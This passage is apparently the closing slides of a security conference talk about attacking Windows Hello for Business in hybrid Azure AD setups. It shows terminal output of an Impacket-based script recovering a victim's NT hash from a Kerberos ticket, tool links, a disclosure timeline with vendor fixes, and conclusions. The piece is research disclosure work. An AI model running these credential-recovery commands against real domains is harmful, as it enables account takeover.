Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] Getting ST for user
[*] Saving ticket in hybrid.ccache
(impacket) → roadtools_hybrid git:(main) X █
```


Recovering the NT hash from the victim

```
(impacket) → roadtools_hybrid git:(main) X KRB5CCNAME=roadtx.ccache python partialtofulltgt.py HYBRID.IMINYOUR.CLOUD/hybrid
[*] Using TGT from cache
[*] Upgrading to full TGT with NT hash recovery
[*] Recovered NT hash:
[*] 0aad3e6a4d627a4dbafe24df580cb2e8
[*] Saving TGT to hybrid.ccache
```

Technical details by Leandro Cuozzo:

<https://www.secureauth.com/blog/the-kerberos-key-list-attack-the-return-of-the-read-only-domain-controllers/>

Will be part of hybrid tools soon: https://github.com/dirkjanm/roadtools_hybrid

Disclosure and conclusions

Disclosure timeline

- October 2022: All cases submitted
- February-April 2023:
 - Some back and forth about fix timeline
 - Discussion about bounty classification disagreement
- May 2023: Fixes rolled out for most cases
 - Not possible to add new keys anymore via “searchableDeviceKey” property
 - “ngcmfa” now required to provision a key via device registration service


Windows Hello for Business - conclusions

- 🙋 Provides strong, phishing resistant, Multi Factor Authentication
- ✗ Requires MFA to provision
- ✗ Is bound to a specific device
- 🙋 Has its keys protected by a TPM, preventing attackers from stealing the keys
- ✓ Is more secure than password authentication

All tools in the talk are based on the ROADtools framework/library

Open source at <https://github.com/dirkjanm/ROADtools/>

And https://github.com/dirkjanm/ROADtools_hybrid/



(Windows) Hello from the other side

Q&A later today at 11:30-12:00 in this room

Questions? Twitter: @_dirkjan / Mail: dirkjan@outsidersecurity.nl